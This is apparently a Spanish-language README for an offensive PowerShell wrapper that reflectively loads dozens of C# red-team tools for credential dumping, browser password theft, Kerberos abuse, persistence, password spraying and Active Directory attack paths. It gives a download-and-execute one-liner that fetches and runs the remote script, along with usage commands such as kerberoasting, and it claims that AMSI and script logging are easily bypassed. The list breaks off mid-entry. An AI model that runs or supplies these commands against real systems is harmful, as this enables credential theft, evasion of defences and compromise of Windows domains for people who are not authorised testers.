
Wrapper de PowerShell que agrupa más de 50 herramientas de seguridad ofensiva en C# para post-explotación, escalada de privilegios, volcado de credenciales, movimiento lateral y reconocimiento de Active Directory en compromisos de equipo rojo.


Muchos proyectos ofensivos útiles en CSharp envueltos en PowerShell para un fácil uso.
¿Por qué? En mi opinión personal, el PowerShell ofensivo no está muerto debido a AMSI, el registro de bloques de script, el modo de lenguaje restringido u otras características de protección. Cualquiera de estos mecanismos puede ser evitado. Dado que la mayoría de los nuevos proyectos innovadores de seguridad ofensiva están escritos en C#, decidí hacerlos utilizables también en PowerShell.
Entonces, ¿qué hice básicamente aquí?
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary).Es un proceso muy fácil, pero para muchos repositorios consume mucho tiempo.
¿Qué herramientas están incluidas?
Internalmonologue
Ataque de monólogo interno: recuperación de hashes NTLM sin tocar LSASS
@Crédito a: https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt es un proyecto en C# que realiza una serie de "comprobaciones de seguridad" orientadas a la auditoría de sistemas, relevantes tanto desde perspectivas de seguridad ofensiva como defensiva.
@Crédito a: https://github.com/GhostPack/Seatbelt
SharpWeb
Proyecto .NET 2.0 CLR para recuperar credenciales guardadas del navegador de Google Chrome, Mozilla Firefox y Microsoft Internet Explorer/Edge.
@Crédito a: https://github.com/djhohnstein/SharpWeb
UrbanBishop
Crea una sección RW local en UrbanBishop y luego mapea esa sección como RX en un proceso remoto. Carga de shellcode simplificada.
@Crédito a: https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp es un puerto en C# de varias funcionalidades de PowerUp.
@Crédito a: https://github.com/GhostPack/SharpUp
Rubeus
Rubeus es un conjunto de herramientas en C# para la interacción y abusos del Kerberos puro.
@Crédito a: https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
Kit de herramientas de persistencia en Windows escrito en C#.
@Crédito a: https://github.com/fireeye/SharPersist
Sharpview
Implementación en C# del PowerView de harmj0y
@Crédito a: https://github.com/tevora-threat/SharpView
winPEAS
Revisa la lista de verificación de escalada de privilegios local de Windows desde book.hacktricks.xyz
@Crédito a: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless permite la copia de archivos bloqueados.
@Crédito a: https://github.com/GhostPack/Lockless
SharpChromium
Proyecto .NET 4.0 CLR para recuperar datos de Chromium, como cookies, historial e inicios de sesión guardados.
@Crédito a: https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI es un puerto en C# de algunas funcionalidades de DPAPI de Mimikatz.
@Crédito a: https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
Enumera todos los recursos compartidos de red en el dominio actual. También puede resolver nombres a direcciones IP.
@Crédito a: https://github.com/djhohnstein/SharpShares
SharpSniper
Encuentra usuarios específicos en Active Directory mediante su nombre de usuario y dirección IP de inicio de sesión.
@Crédito a: https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray es un conjunto de código simple para realizar un ataque de spraying de contraseñas contra todos los usuarios de un dominio usando LDAP y es compatible con Cobalt Strike.
@Crédito a: https://github.com/jnqpblc/SharpSpray
Watson
Enumera KBs faltantes y sugiere exploits para vulnerabilidades útiles de escalada de privilegios.
@Crédito a: https://github.com/rasta-mouse/Watson
Grouper2
Encuentra vulnerabilidades en la directiva de grupo de AD.
@Crédito a: https://github.com/l0ss/Grouper2
Tokenvator
Una herramienta para elevar privilegios con tokens de Windows.
@Crédito a: https://github.com/0xbadjuju/Tokenvator
SauronEye
Herramienta de búsqueda para encontrar archivos específicos que contengan palabras específicas, por ejemplo, archivos que contengan contraseñas.
@Crédito a: https://github.com/vivami/SauronEye
Simplemente carga el script principal con
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
y elige la herramienta como parámetro switch, por ejemplo:

PowerSharpPack -seatbelt -Command "AMSIProviders"

Si deseas pasar múltiples parámetros al binario, puedes usar comillas como:
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
Si no quieres cargar todos los binarios por alguna razón, puedes usar los scripts de PowerShell por binario ubicados en la carpeta PowerSharpBinaries.
Proyectos que también están disponibles como script independiente de PowerShell:
SharpCloud
C# simple para verificar la existencia de archivos de credenciales relacionados con AWS, Microsoft Azure y Google Compute.
@Crédito a: https://github.com/chrismaddalena/SharpCloud
SharpSSDP
Descubrimiento de servicios SSDP.
@Crédito a: https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT: Marco y kit de herramientas de auditoría de bases de datos.
@Crédito a: https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
Herramienta para descubrir rutas de ataque de delegación restringida basada en recursos en entornos de Active Directory.
@Crédito a: https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
Una herramienta en C# para enumerar políticas de acceso remoto a través de directivas de grupo.
@Crédito a: https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
Toma de control de objetos de computadora mediante delegación restringida basada en recursos (msDS-AllowedToActOnBehalfOfOtherIdentity).
@Crédito a: https://github.com/pkb1s/SharpAllowedToAct
WireTap
Proyecto .NET 4.0 para interactuar con hardware de video, audio y teclado.
@Crédito a: https://github.com/djhohnstein/WireTap
SharpClipboard
Monitor de portapapeles en C#.
@Crédito a: https://github.com/slyd0g/SharpClipboard
SharpPrinter
Descubre impresoras y verifica vulnerabilidades.
@Crédito a: https://github.com/rvrsh3ll/SharpPrinter
SharpHide
Herramienta para crear claves de registro ocultas.
@Crédito a: https://github.com/outflanknl/SharpHide
SpoolSample
Herramienta PoC para forzar a hosts Windows a autenticarse en otras máquinas a través de la interfaz RPC de MS-RPRN. Esto también es posible mediante otros protocolos.
@Crédito a: https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse es una aplicación .NET escrita en C# que puede ser utilizada para aprovechar los derechos de edición de un usuario sobre un Objeto de directiva de grupo (GPO) para comprometer los objetos controlados por ese GPO.
@Crédito a: https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
SharpDump es un puerto en C# de la funcionalidad Out-Minidump.ps1 de PowerSploit.
@Crédito a: https://github.com/GhostPack/SharpDump
SharpHound3
